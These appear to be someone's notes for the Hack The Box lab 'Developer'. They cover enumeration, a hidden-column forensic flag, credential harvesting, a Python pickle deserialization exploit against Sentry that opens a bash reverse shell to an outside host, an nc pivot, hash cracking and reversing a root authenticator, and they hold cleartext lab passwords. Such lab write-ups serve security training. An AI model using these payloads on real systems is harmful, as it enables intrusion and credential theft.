Creds

Username	Password	Description
admin	SuperSecurePassword@HTB2021	http://developer.htb/admin
jacob@developer.htb	SuperSecurePassword@HTB2021	http://developer-sentry.developer.htb/admin/
sentry	SentryPassword2021	psql db=sentry
karl	insaneclownposse	os
	RustForSecurity@Developer@2021:)	/root/.auth/authenticator

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


```
# Nmap 7.92 scan initiated Sat Nov 13 12:13:18 2021 as: nmap -sC -sV -vvv -oA nmap/Full -p- 10.10.11.103
Nmap scan report for 10.10.11.103
Host is up, received reset ttl 63 (0.029s latency).
Scanned at 2021-11-13 12:13:19 EST for 62s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 36:aa:93:e4:a4:56:ab:39:86:66:bf:3e:09:fa:eb:e0 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDir/xmL1sec7RizuAkwcoVvAmudE2bEaxHnNi2zkL+ztaLBIYLO03DvMqFC9bjngilrTaZm29fEVz0V2X9Fs1yNSxBjSuoyj1J4plm6wrKlvpaDdvZKoBjmQjztM24JLilVHQaSNSOa6DYxlmyx9kJ7yHzwRCdy/Ei+2nYZ+pErzFdrH+oz8tqT
yPuZCf0qQyYt4DiKSrtXfvVEc1d++9S9e2L3OsQNOqU9awKPnFRD3OBQaTfDmKyMJJ1SF5+3PUwcYQ7o3AdImzuNtRS8JTvDur3ipveUBfkdBf/4WHniPNPa2n9I0gFbn2WZUWY1awNfSidgewa//Sim8eKl4lsRAZ/bBI8I+Xgog2hBMof9MHKQ2wclh21hw6XCmdijv26VTW1dEgRSu
K7B8c9eKtqEM3u7tJI7LadfQAujqfPm1MwFMyBs/jcTlMlwdcvSjCKiD2fIG7pWq7vjgOefXsRHEwpZMbO9crou80GQ2xVK3nLs5eRKK/bHeijP4uK36c=
|   256 11:fb:e9:89:2e:4b:66:40:7b:6b:01:cf:f2:f2:ee:ef (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDPH3LvJlm78KfykOcBbzE7JF1ewCKifLqqdWOCkDLvv8ozxBRM/yldYDYozc98TilshXiA9fMGUYbWvyxNPy+s=
|   256 77:56:93:6e:5f:ea:e2:ad:b0:2e:cf:23:9d:66:ed:12 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJZAo9LoI1cYygxjrAwVRVcmAZwLKvzj5brMxI+owNtl
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://developer.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: developer.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov 13 12:14:21 2021 -- 1 IP address (1 host up) scanned in 63.70 seconds
```

- developer.htb

/etc/hosts

```
10.10.11.103    developer.htb
```

Web Enumeration



signup

```
POST http://developer.htb/accounts/signup/ HTTP/1.1
Host: developer.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 181
Origin: https://developer.htb
Connection: keep-alive
Referer: https://developer.htb/accounts/signup/
Cookie: _ga=GA1.2.1185603084.1636825011; _gid=GA1.2.549163001.1636825011; csrftoken=mrXQhmXwP9YicWa8B4sAPPeQy0wEVPCKwwts4qvV8UXknJszVerkt0Ayj8kR4sJ3
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=414TEGWgLnfVTLRS8rdIDuBoGJ70cu4ve6AvrKuF48eX4y9jsBcshFX6rRVdl7bO&username=SuperDuper&email=SuperDuper%40email.com&password1=SuperDuper123&password2=SuperDuper123
```

```
POST http://developer.htb/accounts/signup/ HTTP/1.1
Host: developer.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 181
Origin: https://developer.htb
Connection: keep-alive
Referer: https://developer.htb/accounts/signup/
Cookie: _ga=GA1.2.1185603084.1636825011; _gid=GA1.2.549163001.1636825011; csrftoken=mrXQhmXwP9YicWa8B4sAPPeQy0wEVPCKwwts4qvV8UXknJszVerkt0Ayj8kR4sJ3
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=LisKY8e80SoI5MW3Cy7arbhGMbI3o80cVnYmLcMxjDnKgzeuWI6U5mDoxjwgxL7v&username=SuperDuper&email=SuperDuper%40email.com&password1=P%40ssword123&password2=P%40ssword123
```

response

```
HTTP/1.1 302 Found
Date: Sat, 13 Nov 2021 17:40:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: /dashboard/
Content-Length: 0
X-Frame-Options: DENY
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Set-Cookie: messages=W1siX19qc29uX21lc3NhZ2UiLDAsMjUsIlN1Y2Nlc3NmdWxseSBzaWduZWQgaW4gYXMgU3VwZXJEdXBlci4iXV0:1mlx0f:faQlu_iKFp_K6H71BHXe3qTJnAi9bPIgEARLnGj6JeY; HttpOnly; Path=/; SameSite=Lax
Set-Cookie: csrftoken=pfusgrpZw5UtLepi6eJtec21q7Oqwr7rw9CrzMa3aSj9D0jMZ7urN2ud3Cou2aiG; expires=Sat, 12 Nov 2022 17:40:13 GMT; Max-Age=31449600; Path=/; SameSite=Lax
Set-Cookie: sessionid=d1rfx6tupp1num25oyytlag54mqo15j4; expires=Sat, 27 Nov 2021 17:40:13 GMT; HttpOnly; Max-Age=1209600; Path=/; SameSite=Lax
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

```
GET http://developer.htb/dashboard/ HTTP/1.1
Host: developer.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://developer.htb/accounts/signup/
Connection: keep-alive
Cookie: _ga=GA1.2.1185603084.1636825011; _gid=GA1.2.549163001.1636825011; csrftoken=pfusgrpZw5UtLepi6eJtec21q7Oqwr7rw9CrzMa3aSj9D0jMZ7urN2ud3Cou2aiG;
messages=W1siX19qc29uX21lc3NhZ2UiLDAsMjUsIlN1Y2Nlc3NmdWxseSBzaWduZWQgaW4gYXMgU3VwZXJEdXBlci4iXV0:1mlx0f:faQlu_iKFp_K6H71BHXe3qTJnAi9bPIgEARLnGj6JeY; sessionid=d1rfx6tupp1num25oyytlag54mqo15j4
Upgrade-Insecure-Requests: 1
```

password reset

```
POST http://developer.htb/accounts/password/reset/ HTTP/1.1
Host: developer.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 113
Origin: https://developer.htb
Connection: keep-alive
Referer: https://developer.htb/accounts/password/reset/
Cookie: _ga=GA1.2.1185603084.1636825011; csrftoken=pfusgrpZw5UtLepi6eJtec21q7Oqwr7rw9CrzMa3aSj9D0jMZ7urN2ud3Cou2aiG
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=NryeUnEqF35xXSDLENZuXYXZn62KaTfVUlGddIpujQudPExfxGKswOpb0BCOGCqa&email=SuperDuper%40email.com
```

response

```

```


forensics

Phished list

```
binwalk -eM phished_list.xlsx
```

```
firefox .
```

browse to xl/sharedStrigns.xml search admin



or open in libreoffice turn off edit mode (under edit) then uncheck protected mode and show all columns

61	60	Thane	Crossby	tcrossby1n@mlb.com	LS4Exvy6T	Automated coherent monitoring
62	61	Ruddie	Moehle	admin@developer.htb	DHTB{H1dD3N_C0LuMn5_FtW}	Intuitive even-keeled concept
63	62	Inna	Lemarie	ilemarie1p@ocn.ne.jp	7GXb53CuhY1	Operative multi-state collaboration


request

```
POST http://developer.htb/ajax/submit-flag/ HTTP/1.1
Host: developer.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRFToken: pfusgrpZw5UtLepi6eJtec21q7Oqwr7rw9CrzMa3aSj9D0jMZ7urN2ud3Cou2aiG
X-Requested-With: XMLHttpRequest
Content-Length: 52
Origin: https://developer.htb
Connection: keep-alive
Referer: https://developer.htb/challenges/forensic/
Cookie: _ga=GA1.2.1185603084.1636825011; _gid=GA1.2.549163001.1636825011; csrftoken=pfusgrpZw5UtLepi6eJtec21q7Oqwr7rw9CrzMa3aSj9D0jMZ7urN2ud3Cou2aiG; sessionid=d1rfx6tupp1num25oyytlag54mqo15j4

cName=Phished+List&flag=DHTB%7BH1dD3N_C0LuMn5_FtW%7D
```

response

```
HTTP/1.1 200 OK
Date: Sat, 13 Nov 2021 19:10:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 55
X-Frame-Options: DENY
Vary: Cookie,Accept-Encoding
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

{"Success":"Congratulations! You solved Phished List!"}
```

Tried visiting page from dirbuster that 301 redirected...





```
document.addEventListener("DOMContentLoaded", function(event) {
      $.toast({
          heading: 'Success',
          text: "Successfully signed in as SuperDuper1.",
          showHideTransition: 'slide',
          icon: 'success',
          bgColor: '#268201',
          position: 'top-right',
          stack: 4
      })
    });


</script>
```

```
POST /ajax/submit-walkthrough/ HTTP/1.1
Host: developer.htb
Content-Length: 74
Accept: application/json, text/javascript, */*; q=0.01
X-CSRFToken: nrSeNq1domECa260Uj44iK4iHfkSI5JR6k6FRFcV1Zfuhye3pC48lIVxotKgAgBC
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://developer.htb
Referer: http://developer.htb/challenges/forensic/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: _ga=GA1.2.2094706679.1637248087; _gid=GA1.2.1412099543.1637248087; csrftoken=nrSeNq1domECa260Uj44iK4iHfkSI5JR6k6FRFcV1Zfuhye3pC48lIVxotKgAgBC; sessionid=x7ebb0230sqkv3cvpvgni7ny6vy511le
Connection: close

cName=Phished+List&walkthrough=http%3A%2F%2F10.10.14.155%2Fwalkthrough.pdf
```

https://blog.0xprashant.in/posts/htb-bug/

Finally

```
[Credential Harvester is now listening below...]
Array
(
    [csrfmiddlewaretoken] => F0Vo7o8HmujpGoBhfpJ4MXiuFr1k2JyMZU9y1zZjrHw0xO4BXFiH1bVm488xpza4
    [login] => admin
    [password] => SuperSecurePassword@HTB2021
)
```



/etc/hosts

```
10.10.11.103    developer.htb developer-sentry.developer.htb
```

https://doc.lagout.org/Others/synacktiv_advisory_sentry_pickle.pdf

exploit (use python2)

```
from cPickle import dumps

import subprocess
from base64 import b64encode
from zlib import compress
from shlex import split
class PickleExploit(object):
    def __init__(self, command_line):
        self.args = split(command_line)
    def __reduce__(self):
        return (subprocess.Popen, (self.args,))
print (b64encode(compress(dumps(PickleExploit("bash -c 'bash -i >& /dev/tcp/10.10.14.155/9001 0>&1'")))))
```

```
eJwVi0sKgCAUAPfvFK7SjZ9XGbTxDFEnMBMKoh5pnT+FWQwDE9K70nOHmBJMN8ULCEGIk1pY+OrTzoE68AuXoVhfrVYmD+Yaprf46RxIo1GVXqG1ejQGmXENlsOCzzMNoH5Z6BwL
```

Enumeration

really cool way to pivot/scan with nc

```
mkfifo reply
nc -klvnp 65535 < reply | nc 127.0.0.1 6739 > reply
(nc -klvnp <port to use> < reply | nc 127.0.0.1 <port interested in scanning etc> > reply)
(dont forget to rm reply)
```

Then can just scan port 6379 through 65535 etc.

```
nmap -sC -sV -p 65535 $IP

Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-22 13:18 EST
Nmap scan report for developer.htb (10.10.11.103)
Host is up (0.027s latency).

PORT      STATE SERVICE VERSION
65535/tcp open  redis   Redis key-value store

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.46 seconds
```

linpeas.sh

```
-rw-r--r-- 1 root root 4831 May 22 21:52 /etc/sentry/sentry.conf.py
from sentry.conf.server import *
import os.path
CONF_ROOT = os.path.dirname(__file__)
DATABASES = {
    'default': {
        'ENGINE': 'sentry.db.postgres',
        'NAME': 'sentry',
        'USER': 'sentry',
        'PASSWORD': 'SentryPassword2021',
        'HOST': 'localhost',
        'PORT': '',
    }
}
SENTRY_USE_BIG_INTS = True
```

```
SENTRY_SINGLE_ORGANIZATION = True
SENTRY_REDIS_OPTIONS = {
    'hosts': {
        0: {
            'host': '127.0.0.1',
            'port': 6379,
            'password': 'g7dRAO6BjTXMtP3iXGJjrSkz2H9Zhm0CAp2BnXE8h92AOWsPZ2zvtAapzrP8sqPR92aWN9DA207XmUTe',
        }
    }
}
```

- sentry:SentryPassword2021 ⟹ 00 - Loot > Creds

psql

```
sentry=# select username,password from auth_user;
      username       |                              password
---------------------+--------------------------------------------------------------------
 karl@developer.htb  | pbkdf2_sha256$12000$wP0L4ePlxSjD$TTeyAB7uJ9uQprnr+mgRb8ZL8othIs32aGmqahx1rGI=
 admin@developer.htb | pbkdf2_sha256$12000$cekG6IhXdxJb$UjmIoVdPeZbbDDSYXrgSKASGcbdkNhexudIet7o3O54=
 jacob@developer.htb | pbkdf2_sha256$12000$MqrMlEjmKEQD$MeYgWqZffc6tBixWGwXX2NTf/0jIG42ofI+W3vcUKts=
```

```
 kali@kali:~/www$ hashcat -O -m 10000 ../hash.txt /usr/share/wordlists/rockyou.txt --show
pbkdf2_sha256$12000$wP0L4ePlxSjD$TTeyAB7uJ9uQprnr+mgRb8ZL8othIs32aGmqahx1rGI=:insaneclownposse
```

- karl:insaneclownposse ⟹ 00 - Loot > Creds

Enumerate as karl

```
 karl@developer:/dev/shm$ sudo -l
[sudo] password for karl:
Matching Defaults entries for karl on developer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karl may run the following commands on developer:
    (ALL : ALL) /root/.auth/authenticator
```

Rverse engineering of authenticator app

ghidra

find iv and key and ptr then decode in cyberchef

```
msg = (&str)crypto::aes::ctr(0x20,0,&local_118,0x10,&local_108,0x10);
sVar1 = local_220.vec.len;
```

after googling this i found this

so i changed the values to KEY and IV to see where referenced

```
36  }
37  local_220.vec.len = sVar1;
38  KEY = 0x3432e8a3;
39  uStack276 = 0x6191795c;
40  uStack272 = 0x3dd4209e;
41  uStack268 = 0xd5f5f4be;
42  IV = 0xe3591f76;
43  uStack260 = 0x9a95d2d9;
44  uStack256 = 0xdc5598a7;
45  uStack252 = 0x6a812006;
46  __ptr = (undefined4 *)std::alloc::__default_lib_allocator::__ru
47  if (__ptr == (undefined4 *)0x0) {
48                      /* WARNING: Subroutine does not return */
49    alloc::alloc::handle_alloc_error
50              ((Layout)CONCAT88(in_stack_ffffffffffffd90,in_stac
51  }
52  *__ptr = 0xf0251bfe;
53  __ptr[1] = 0xca976a80;
54  __ptr[2] = 0x58fd8078;
55  __ptr[3] = 0x23205cfc;
56  __ptr[4] = 0xd0dba26c;
57  __ptr[5] = 0xfab502e5;
58  __ptr[6] = 0x3aafc0eb;
59  __ptr[7] = 0x2c15279f;
60  local_e8 = 0x20;
61  uStack224 = 0x20;
62  local_f0 = __ptr;
63  msg = (&str)crypto::aes::ctr(0x20,0,&KEY,0x10,&IV,0x10);
```

